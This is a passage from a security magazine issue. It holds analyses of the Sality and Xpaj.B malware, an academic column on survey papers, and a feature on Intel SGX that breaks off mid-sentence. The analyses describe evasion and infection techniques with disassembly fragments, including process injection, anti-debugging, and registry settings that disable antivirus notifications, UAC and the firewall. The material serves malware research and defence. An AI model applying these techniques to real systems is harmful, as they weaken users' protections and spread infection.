MOV   DL,BYTE PTR DS:[EAX+EBX]
MOV   ECX,EAX
IMUL  ECX,DWORD PTR SS:[EBP+10]
XOR   EDX,ECX
MOV   BYTE PTR DS:[EAX+EBX],DL
INC   EAX
```

Starting at the initial location of the decoded binary, each byte is placed at the DL register. The current location is saved from EAX to ECX, which is multiplied (IMUL) with a key (0x2210) found at DWORD PTR SS:[EBP+10]. The key (0x2210) is constant throughout the decryption routine.

Finally, the byte (DL) within the EDX register is XORed with ECX, the result of the multiplication. Then it is saved to the current memory location at BYTE PTR DS:[EAX+EBX].

After the decryption, control is passed to the decrypted binary codes (see Figure 1).

SELF CODE INJECTION

After the decoding and decryption process, the malware parses the PEB to get the base of kernel32.dll. Once the malware knows the location of kernel32.dll, it parses the export table to look for the GetProcAddress API, by checking each string in a list of API names found in the table.




Figure 1: Portion of code starting at offset 0x00406044.

Using the GetProcAddress API, the malware generates all the APIs needed for its malicious activities. Afterwards, it decrypts a block of binaries, producing an image of an executable file. The image contains a complete MZ/PE header, together with the rest of the code and data.

Sality could easily have dropped the executable file and run it, but instead the malware spawns a new process, using CreateProcessA in suspended mode. Note that the new process is a copy of itself with the same module name.

The decrypted image is then injected into the new process using the WriteProcessMemory API. A series of calls to this API copies the entire image, thus creating a completely new process that is different from the original Sality module.

This technique is not new, but it is fairly effective against heuristic detection that monitors the dropping and executing of dropped files.

Once the set-up is complete, the malware will resume the suspended process and terminate the original application. Any break points set on the original process will not be triggered, thereby avoiding further analysis.

ANTI-DEBUGGING TRICK

After spawning a new version of itself, Sality executes its malicious activities. However, these are not easy for an analyst to observe when the malware is loaded in the context of a debugger.

Within a debugger, the malware will decrypt most of its binaries and proceed to generate multiple threads. Once the first thread is generated, Sality will intentionally access a non-existent memory location to produce an exception that will crash the debugger.

In normal execution, the exception will be ignored since the new thread will be executed in its own context. But if it is inside a debugger, you have to find a way to execute the first thread before the main thread calls the exception.

MAIN THREAD

The primary goal of the main thread is to decrypt the malware code for its execution. Every four bytes (DWORD) are decrypted using 32 iterations with 403 instructions per iteration. In other words, it will take an estimated 12,896 instructions just to decrypt a single DWORD. Even tracing through the code takes time just to figure out the exact location of the initial DWORD.

A significant number of IMUL, SHL and jump instructions are allocated to perform the decryption for each WORD. The extensive jump instructions will lead you almost everywhere in the code.

After decrypting (0xFEE8) 65,256 bytes, Sality transfers control to the newly decrypted code.

As it did in the initial process, Sality parses the PEB to get hold of kernel32.dll. Then it parses the list of API names in kernel32's export table to look for the LoadLibraryExA and GetProcAddress APIs.

To make sure that the malware has the right kernel32, it reloads kernel32.dll using the LoadLibraryExA API and uses the GetProcAddress API to resolve the rest of the APIs that it needs.

Sality creates two file-mapping objects, namely 'hh8geqpHJTkdns0' and 'purity_control_90833' with INVALID_HANDLE_VALUE as file handles. The resulting file-mapping objects are not associated with any regular file. They are basically used as names for the newly generated section of memory (see Figure 2).




Figure 2: The mutex name and section names.

A call to the MapViewOfFile API with the handle set to the 'purity_control_90833' file-mapping object generates a memory space in a similar way to calling the VirtualAlloc API. This is followed by copying the 65,256 bytes decrypted earlier to the new virtual memory space.

Afterwards, it creates a new thread that will run in its own context. The newly created thread sends a signal to the main thread indicating that it is executing properly – if the main thread does not receive such a signal it will generate an exception.

The main thread is also responsible for spawning the first-layer threads.

SYSTEM CONFIGURATION THREAD

This thread stores the filename of the current process and creates a mutex named 'uxJLpe1m'. It then creates a virtual memory space using the VirtualAlloc API and copies the executable image. This executable image is taken from the 65,256 bytes decrypted from the main thread. The image has the regular MZ/PE header and section names UPX0, UPX1 and UPX2, indicating that it is a UPX-packed

executable. This is followed by resolving the APIs it needs before transferring control to the UPX executable in memory.

Within the UPX, the initial step is to unpack the malware's main code. After unpacking, Sality initializes the use of *Windows* Sockets functions by calling the WSAStartup API, for later use.

This is followed by setting the files and folders views to hidden by changing the registry entry 'Hidden' to 2 within the [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced] key (see Figure 3).




Figure 3: Options to set the hidden attributes of the files and folders.

OVERRIDES AND DISABLES

Within the System Configuration thread, Sality sets the following data found in the [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center] key:

```
AntiVirusOverride
AntiVirusDisableNotify
FirewallDisableNotify
FirewallOverride
UpdatesDisableNotify
UacDisableNotify
```

Setting these values to 1 disables AV, firewall, and UAC-related notifications. Normally, these notifications remind and notify the user about the status of their anti-virus software, firewall and User Access Control settings – for example, warning the user if the AV software needs an update, if the firewall is turned off, or if a file access is using an inadvisable security level.

It also creates and sets the same set of data found in the [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\Svc] key.

After setting the Security Center's registry keys, the malware makes sure that *Internet Explorer* is not in offline mode by setting [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\GlobalUserOffline] to 0.

DISABLING SECURITY FEATURES

Still within the System Configuration thread, Sality also disables the UAC (User Account Control) by setting the EnableLUA subkey to 0 from the [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system] key.

UAC is a security feature of the operating system that prompts the user for permission if an event or action could potentially harm the computer. Disabling this feature could help Sality to carry out some of its malicious activities without being noticed.

FIREWALL SETTINGS MANIPULATION

Finally, Sality adds its current module name to the firewall's exceptions list in [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List], simply to bypass the firewall blocking. The module name is in the form <modulename>:*:Enabled:ipsec.

The malware is a little paranoid. It not only adds itself to the firewall's exceptions list but it also disables the firewall by setting the EnableFirewall subkey to 0. And to make sure that exceptions are allowed, it disables the DoNotAllowExceptions subkey. Notifications are also disabled by placing the value 1 in the DisableNotifications subkey. The subkeys can be found in the [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile] key.

MORE THREADS

Sality spawns one thread after another. Each thread is dedicated to a specific task, although some threads simply wait for information provided by others.

We have already seen some threads in action here. In the second part of the article, we will discuss those used for code injection, file infection, and some others in between.

MALWARE ANALYSIS 3

INSIDE W32.XPAJ.B'S INFECTION – PART 1

Liang Yuan
Symantec, China

Xpaj.B is one of the most complex and sophisticated file infectors in the world. It is difficult to detect, disinfect and analyse. This two-part article provides a deep analysis of its infection.

THE INFECTIOUS SPIRIT

Xpaj.B only infects files with DLL, SYS, EXE and SCR extensions, and excludes any file if the checksum of its filename appears on a designated list. It avoids infecting files with an overlay, protected files, and files that are no larger than 0x2800. The virus checks whether the executable and 32-bit flags are set, that the COFF magic number corresponds to a 32-bit file, and that the value in the CPU field corresponds to the *Intel* i386. Only under *Windows XP* can it infect an executable image for the *Windows* native subsystem – in which case it avoids infecting files if the checksum of their imported DLL name is 0x36036a24. If it wants to infect this kind of file, it makes sure that the name of the section it inserts its code into is 'INIT'. In other cases, it avoids infecting files if the checksum of their imported DLL name is 0xE742EA43 or 0x4B1FFE8E.

When infecting a file, the virus first selects a section into which to insert its body and other data. The logic used to select the section is shown in Figure 1. To avoid infecting the same file twice, it checks for an infection marker. The marker is present if the byte sum of the data in the tail of the inserted section is no smaller than 0xfc.

Once an appropriate section has been found, the virus chooses some subroutines from the entry point section, stores a copy of them in the selected section, then overwrites the subroutines with its own code. The code is a small stack-based virtual machine that is used to locate the address of the ZwProtectVirtualMemory function, then call this API to modify the memory protection of the virtual memory containing the encrypted virus body. It then constructs and executes a decryptor to decrypt the virus body, and constructs and executes a jumper to execute the virus code.

RANDOM DISPOSITION

Once the inserted section has been found, the virus computes the size of the space it needs (which is the




Figure 1: Logic for selecting a section into which to insert code.

increased size of the inserted section). It iterates through all the tables (such as export, resource and base relocation tables) in the PE file to be infected, and parses the relevant structures to obtain their RVAs. If the RVAs are bigger than the RVA at the end of the inserted section, it will fix them by adding the relevant size to them. It also fixes the RVAs of the data directories and the entry point if needed (as shown in Figure 2). Then it moves the content behind the inserted section to create the space needed to insert the virus body, the patch structure list, the VM operation structure array and the decryptor (or jumper). It then fills the space with random data, and writes the virus body to the position shown in Figure 3. (It may tweak the virus body prior to writing.) Note that the patch structure list and the VM operation structure array will be written later, the

```
mov     edi, [ebp+arg_8_inc_size_of_inserted_sec]
mov     eax, [ebp+arg_4_rva_end_of_inserted_sec]
lea     ecx, large ds:0Fh
mov     esi, [ebx+xpaj_info.va_pe_header]
lea     esi, [esi+S_PE_HEADER.export_table_RVA]

loop_fix_data_directories:      ; CODE XREF: sub_A7
cmp     [esi], eax
jb      next_directory
jmp     $+5
add     [esi], edi

next_directory:                 ; CODE XREF: sub_A7
lea     esi, [esi+8]
dec     ecx
jnz     loop_fix_data_directories
mov     esi, [ebx+xpaj_info.va_pe_header]
cmp     [esi+S_PE_HEADER.entry_point_RVA], eax
jb      retn
add     [esi+S_PE_HEADER.entry_point_RVA], edi

retn:                           ; CODE XREF: sub_A7
pop     esi
```

Figure 2: Fixing the RVAs of the data directories and entry point.




Figure 3: Section content after the insertion of virus code.

virus body, the patch structure list and the VM operation structure array will be encrypted, and the decryptor and jumper will be constructed by the virtual machine. Finally, the virus updates the relevant section headers and enlarges the SizeOfImage field in the PE header.

It uses a modified xorshift to compute the positions in order to keep them random (as shown in Figure 3). The modified xorshift is shown in Listing 1.

GAINING CONTROL, AND ENCRYPTION

Unlike many simple viruses, Xpaj.B doesn't attempt to execute the virus code by hijacking control when the infected file is started [1]. Instead, it chooses a number of subroutines from the entry point section and stores a copy of them in the inserted section, then overwrites these subroutines with its own code. However, this method does not guarantee that the virus code will execute every time an infected file is opened. To improve its chances of being executed, it redirects some other unrelated calls to point to its own code.

To find suitable subroutines to be overwritten, it collects instruction and subroutine information from the entry point section. The disassembler is used to analyse the instructions of the subroutine, check whether it can be overwritten, and if it can, how many bytes can be overwritten. For the variant I analysed, the second overwritten subroutine is modified by at least 0x36 bytes, the other overwritten subroutines are modified by at least 0x24 bytes, and between two and ten subroutines are overwritten. The number of bytes to be overwritten is between 0x186 and 0x258.

At the same time, the virus saves the original bytes of the overwritten subroutines in the inserted section. It also stores the information from the base relocation table in the

```
DWORD xorshift(DWORD given_dword){
  DWORD seed;
  DWORD key_radix;
  DWORD keep_value2;
  DWORD keep_value3;
  DWORD xor_shift_key_array[3];//it will use system time to update this array
  seed = given_dword * 100;
  key_radix = (xor_shift_key_array[0] << 11)^xor_shift_key_array[0];
  xor_shift_key_array[0] += xor_shift_key_array[1];
  keep_value2 = xor_shift_key_array[2];
  xor_shift_key_array[1] += keep_value2;
  keep_value3 = xor_shift_key_array[3];
  xor_shift_key_array[2] += keep_value3;
  xor_shift_key_array[3] = ((((keep_value3>>19)^(keep_value3))^key_radix)^(key_radix >> 8));
  return ((xor_shift_key_array[3]+keep_value2)%seed)/(100);
}
```

Listing 1: Modified xorshift.

Offset	Size	Field	Description
0	4	Flags	0 -> encrypted entry 1 -> decrypted entry 0xffffffff -> end of the list
4	4	next_offset	The next patch structure offset
8	4	patched_rva_start	The RVA of the start of the patched area
12	4	patched_rva_end	The RVA of the end of the patched area
16	4	stolen_bytes_size	patched_rva_end - patched_rva_start + 5 (for the redirected calls) or patched_rva_end - patched_rva_start + 0xd (others)
20	4	reloc_count	The number of relocations from the base relocation table between patched_rva_start and patched_rva_end
24	4	reloc_offset	The offset storing the relocations between patched_rva_start and patched_rva_end
28	4	stolen_bytes_offset	Should always be 0x20

32	8	code[8]	It will be executed after the virus is started
			• for the first overwritten subroutine, the content is: `9090909090909090`
			• for the other overwritten subroutines, the content is:
			`83C4049089EC5D90`
			`83C404 add esp, 4`
			`90 nop`
			`89EC mov esp, ebp`
			`5D pop ebp`
			`90 nop`
			• for the redirected calls, the content is:
			`E9 xx xx xx xx`
			Jmp original destination address of the redirected call

40	patched_rva_end - patched_rva_start + 5	original_bytes[patched_rva_end - patched_rva_start + 5]	The original bytes of the patched area. Xpaj.B may add one jmp instruction to jump to the patched_rva_end at the end of the array. For the redirected calls, this field is not used.
reloc_offset	reloc_count*4	Relocation_offsets[reloc_count]	The offsets of the relocations in the patched area. The offset is relative to the start of the patch structure. If the reloc_count is zero, this field does not exist.
next_offset			Start of the next patch structure

Table 1: The patch_info structure used to log information about the overwritten subroutines and redirected calls.

overwritten area and rebuilds the base relocation table for infected files to avoid corruption. It uses the structure shown in Table 1 to log the information about the overwritten subroutines and redirected calls.

Note that the subroutines overwritten by the virus are moved to the original_bytes field of the patch structure which is stored in the inserted section and executed from there. For copies to work correctly in the new location, the virus must analyse these subroutines and patch any instructions that refer to blocks of code that have moved [1].

Once the overwritten subroutines have been found, some other unrelated calls are redirected to point to the start address of the first overwritten subroutine, so the chances of the virus code being executed improve significantly. At the same time, the virus updates the patch structure list for the redirected calls.

The virtual machine will execute successfully only from the start address of the first overwritten subroutine – when calls to the first overwritten subroutine (or redirected calls) are made, the virtual machine starts to work and the virus gains control. To make sure the virtual machine can also execute correctly when other overwritten subroutines are called, the following code is added to the beginning of all the patched subroutines:

```
push   ebp
mov    ebp,esp
push   reg(random reg, esp and ebp are excluded)
call   the address of first overwritten subroutine
```

The virtual machine's instructions are written to the remaining space of these overwritten subroutines.

Then the virus encrypts both the patch structure list and the virus body stored in the inserted section.

POLYMORPHIC STACK-BASED VIRTUAL MACHINE

The virus writes a small polymorphic stack-based virtual machine to the target subroutines. This virtual machine is highly polymorphic and we will take a detailed look at its implementation in the second part of this article, next month.

REFERENCES

[1] Krysiuk, P. Xpaj.B – An Upper Crust File Infector. Symantec Security Response blog. http://www.symantec.com/connect/blogs/w32xpajb-upper-crust-file-infector.

SPOTLIGHT

GREETZ FROM ACADEME: RINGING IN THE NEW

John Aycock
University of Calgary, Canada

In the latest of his 'Greetz from Academe' series, highlighting some of the work going on in academic circles, John Aycock focuses on computer science surveys, looking in particular at one on binary code obfuscations in packer tools.

January can be a long, cold month in which any distraction from winter is welcome. Unfortunately, not all Canadian cities come equipped with a crack-smoking mayor whose buffoonish behaviour makes global headlines [1], so I'm forced to turn elsewhere for entertainment. Thus to while away the wintry hours, I started reflecting on the fact that novelty is the crack of academic researchers.

That may seem like a rather flippant comment, but there is a lot of truth in it. Academic research papers have to make clear the researchers' contributions to furthering knowledge, and indicate how their research is novel and never before seen. There *is* a sweet spot, and ironically too much novelty can be a bad thing (unless the research cures cancer or proves that *P=NP*). Evolutionary ideas often play better than revolutionary ones, especially given endemic problems in the peer review process that precedes publication – but that's an entirely separate discussion. The point is that new is considered to be good, whether it's a little new or a lot of new; not new is definitely bad.

In my opinion, this attitude is a shame, because there is a need in the research ecosystem for researchers to come along and clean up after their novelty-addled colleagues. In some fields, this takes the form of replication of results – something which is extremely rare in computer science. Instead, the 'cleaning up' in computer science can take the form of surveys.

SURVEYS

A good survey of an area of research is an invaluable resource. It places research work in context, it classifies all the work, and it provides a 'one-stop shop' for anyone wanting to learn about the area. Even though writing a survey is not new research *per se*, I can attest that it is insanely difficult to do, involving tracking down work, making sense of it, and figuring out how to organize it. Sometimes the survey itself even leads to new discoveries – classifying things and building taxonomies is a great way to discover what's missing.

In the anti-malware world, we have some good examples of useful surveys: the late Peter Ször's *The Art of Computer Virus Research and Defense* [2] and Vesselin Bontchev's Ph.D. dissertation [3] come to mind. More generally, the journal *Software: Practice and Experience* will publish the occasional paper 'where apparently well-known techniques do not appear in the readily available literature' [4]. As an example, there was a good (although now outdated) survey on buffer overflows [5] that appeared in the journal.

Some workshops, such as USENIX WOOT [6], allow what they call 'systematization of knowledge' papers, i.e. surveys – although they are treated as somewhat second-class, non-refereed papers at the same time as being declared 'highly valuable to our community'. (Unsurprisingly, with an academic disincentive like that, examples are not exactly plentiful.)

All of this is a long-winded way of arriving at another, and perhaps the most major, venue for computer science surveys. *ACM Computing Surveys* is a publication that excels in publishing surveys of areas of computer science. I would venture so far as to say that if a survey appears in *ACM Computing Surveys*, it's probably worth reading.

A GOOD READ

While the surveys published in *Computing Surveys* don't always focus on security, the most recent issue has one that does: Roundy and Miller's 'Binary-Code Obfuscations in Prevalent Packer Tools' [7]. While there may not be any surprises in the paper for experienced malware analysts, it would make excellent background reading for new employees or less technical people in companies wanting to expand their knowledge.

The authors organize the obfuscations in terms of analysis tasks – a good approach, and one that provides additional information for an uninitiated reader beyond the obfuscations themselves. I am even unable to bemoan the ignorance of related work in the anti-malware community: Roundy's affiliation is given as the University of Wisconsin and *Symantec Research Labs*, and among the paper's 90-odd references are pointers to CARO, *VB* and AVAR.

However, the paper does suffer from a problem that is typical of journal publication in computer science: timeliness (or lack thereof). Journals are seen as archival in many areas of computer science, rather than a means to disseminate cutting-edge work – and for good reason. It can take literally years to publish a journal article. In Roundy and Miller's case, *Computing Surveys* first received the paper in March 2012; after revisions, it was accepted in October 2012, a full year before it was published [7]. Obviously, the work reported in the paper would have been done some time before its submission, and indeed a 2008 article by *Panda Security* is used as the basis of what constitutes a 'prevalent' packer tool. The authors note this problem, saying up front on page one that their survey 'will need to be periodically refreshed as obfuscation techniques continue to evolve' [7]. Even with this limitation however, the paper would be a good January distraction for anyone needing to bring themselves up to speed in the area.

REFERENCES

[1] Wikipedia. Rob Ford. http://en.wikipedia.org/w/index.php?title=Rob_Ford&oldid=584393736.

[2] Ször, P. The Art of Computer Virus Research and Defense. Addison Wesley, 2005.

[3] Bontchev, V.V. Methodology of Computer Anti-Virus Research. Ph.D. thesis, University of Hamburg, 1998.

[4] Wiley. Software: Practice and Experience Overview. http://onlinelibrary.wiley.com/journal/10.1002/(ISSN)1097-024X/homepage/ProductInformation.html.

[5] Lhee, K.-S.; Chapin, S.J. Buffer overflow and format string overflow vulnerabilities. Software: Practice and Experience 33(5), 2003, pp.423–460. http://dx.doi.org/10.1002/spe.515.

[6] USENIX WOOT 2013 call for papers. https://www.usenix.org/conference/woot13/call-for-papers.

[7] Roundy, K.A.; Miller, B.P. Binary-Code Obfuscations in Prevalent Packer Tools. ACM Computing Surveys 46(1), 2013, Article 4. http://dx.doi.org/10.1145/2522968.2522972.

FEATURE 1

SGX: THE GOOD, THE BAD, AND THE DOWNRIGHT UGLY

Shaun Davenport & Richard Ford
Florida Institute of Technology, USA

One might be forgiven for having no idea what the acronym SGX stands for, especially with respect to the *Intel* chipset. Even a careful search of *LexisNexis Academic* failed to turn up any useful information. However, these three letters may prove to be the most significant thing to happen in the anti-malware space in 2014. SGX stands for 'Software Guard Extensions' and it has the capacity to dramatically change long-held assumptions about how different software packages can coexist and, to some extent, battle each other in memory on untrusted platforms. This has tremendous implications both for malware authors and for defenders, as a whole new set of possibilities now exist.

One of the first articles we came across about the technology was a great post on Joanna Rutkowska's *Invisible Things* blog [1]. That post and its follow-up are worth reading for Joanna's take on what could be done with the new instructions. The blog post pre-dated the release of any technical documentation from *Intel* – now that this is available [2], we are in a position to take things a little further.

So, what exactly is SGX? Put simply, SGX is a brand new instruction set coming to *Intel*'s processors in the near future. While it may not make it to the desktop (this really is to be determined), it seems likely that it will be a big part of cloud servers in the future. The objective of SGX is to provide secure 'enclaves' in which data and code can execute without fear of inspection or modification. Coupled with remote attestation, it essentially attempts to allow developers to build a root of trust even in an untrusted environment.

As we have never seen a chip with SGX on it in the real world, we will take a rather lengthy quote from *Intel*'s website [2] to detail the intent of the new instruction set:

'Much of the motivation for *Intel*® SGX can be summarized in the following eight objectives:

1. Allow application developers to protect sensitive data from unauthorized access or modification by rogue software running at higher privilege levels.
2. Enable applications to preserve the confidentiality and integrity of sensitive code and data without disrupting the ability of legitimate system software to schedule and manage the use of platform resources.
3. Enable consumers of computing devices to retain control of their platforms and the freedom to install and uninstall applications and services as they choose.
4. Enable the platform to measure an application's trusted code and produce a signed attestation, rooted in the processor, that includes this measurement and other certification that the code has been correctly initialized in a trustable environment.
5. Enable the development of trusted applications using familiar tools and processes.
6. Allow the performance of trusted applications to scale with the capabilities of the underlying application processor.
7. Enable software vendors to deliver trusted applications and updates at their cadence, using the distribution channels of their choice.
8. Enable applications to define secure regions of code and data that maintain confidentiality even when an attacker has physical control of the platform and can conduct direct attacks on memory.'

That's a pretty nice set of claims – so much so that it could be a real game changer if SGX delivers on its promises. However, as we shall see in this article, while trust sounds like a good thing, it is most definitely a double-edged sword.


Using *Intel*'s roadmap, it is pretty clear to see one of the problem spaces *Intel* was intending to address: trustworthy cloud computing. The use-case for an application designer is pretty straightforward. If software and hardware could be 'sealed' in some way to prevent an attacker from examining data in main memory, even if the attacker had administrator-level privileges on the machine, not only could the confidentiality and integrity of data in the cloud be protected, but the algorithms and design of cloud-hosted applications could also be hidden from prying eyes.

HOW DOES SGX WORK?

The core idea of SGX is the creation of a software 'enclave'. The enclave is basically a separated and encrypted region for code and data. The enclave is only decrypted inside the processor, so it is even safe from the RAM being read directly.

Creating an enclave is fairly straightforward. As enclave creation is a privileged instruction, the operating system is the intended entity to create it. Thus, we expect an API to be handling requests from user-land applications trying to create enclaves. This has the added benefit of giving the operating system the choice to implement some sort of access control on the creation of enclaves. However, direct creation of an enclave should be possible if the software making the request has the appropriate privileges.

As the enclave leverages strong encryption, key generation and management are central to the strength of the security



(Image source: Intel Software Guard Extensions Programming Reference.)

Figure 1: An enclave within the application's virtual address space.

guarantees provided by the technology. The keys used for SGX enclaves are generated by the new instruction 'EGETKEY'. The key is a combination of three factors. First are the SGX Security Version Numbers, in which 'Some of the version numbers indicate the patch level of the relevant phases of the processor boot up and system operations that affect the identity of the SGX instructions' [3]. Second is the device ID, which is a 128-bit unique number tied to the processor. The last is the 'Owner Epoch', which gives the owner the ability to add some more entropy to the keys.

Armed with these keys, several new possibilities arise. One of the most powerful features is the ability for an enclave to attest to a remote server reliably. The new instruction 'EREPORT' creates a cryptographic report about an enclave which a remote machine will be able to examine to see if it was generated by SGX. A complete description of the remote attestation features of the SGX instruction set can be found in an *Intel* whitepaper [4].

Working with enclaves is particularly interesting when we consider debugger behaviour. An enclave can be debugged, but only if it consents to this activity explicitly. As per Section 7.2.1 of [3], if the enclave has not opted into debugging, the entire enclave should appear as a 'giant instruction' to the debugger. This is a boon to those wishing to protect their algorithms, but will play havoc with white-hat reverse engineering.

The documentation is fairly clear in stating that while a VM can run an enclave, an enclave cannot be meaningfully emulated. As such, the standard reverse engineering trick of running questionable code inside a VM and gathering information about it is not possible.

USES OF SGX

Now that we know a little more about the SGX technology, it is worth taking a look at how people might use it. As is so often the case, uses range from the good to the bad, and, alas, the downright ugly.

THE GOOD

In the right hands, SGX can be a very powerful tool, assuring privacy and protection from malware even when running on an insecure system. For example, running a web browser inside an enclave would prevent even privileged malware from gaining easy access to all your information (though malware can still simply take snapshots of the rendered window). Enclaves would make it harder for malware to take key ring passwords out of memory. VMs could use enclaves to prevent the hypervisor viewing some critical information that only gets decrypted after attesting to a remote server. Video games could put most of their logic code inside an enclave in an attempt to stop some forms of wallhacks/aimbots/etc. Kernels could be made massively more resistant to tampering and hooking. The possibilities are endless.

THE BAD

Unfortunately, SGX is also a prime weapon for use in malware. For better or worse, it currently looks like *Intel* will not be giving the option for 'trusted anti-malware vendors' to access the contents of enclaves to make sure they are safe. Thus, malware can, in principle, freely create enclaves to prevent the operating system/hypervisor/anti-malware from knowing what it is executing. Coupled with ubiquitous connectivity, the spectre of small loaders downloading sophisticated packages of malware remotely via an encrypted link rears its head.

On the bright side, as enclaves are not able to handle exceptions inside themselves, anti-malware products might still be able to determine if there is malware running inside them from file IO and other IO. Furthermore, operating systems could choose only to give whitelisted programs permission to create an enclave from the enclave creation API. However, should a piece of malware successfully burrow down to Ring 0, the entire range of SGX functionality would become available to the malware author.

Let's run though some scenarios.

Scenario 1, the botnet creator:

Normal botnet operation is straightforward: after infecting a computer, the bot phones home and downloads and updates malware on the zombie computer. With SGX, the attacker could create an enclave, perform remote attestation with their C&C (command and control) server from inside the enclave, set up some private-public key encryption based on their SGX keys, and receive a payload to execute inside

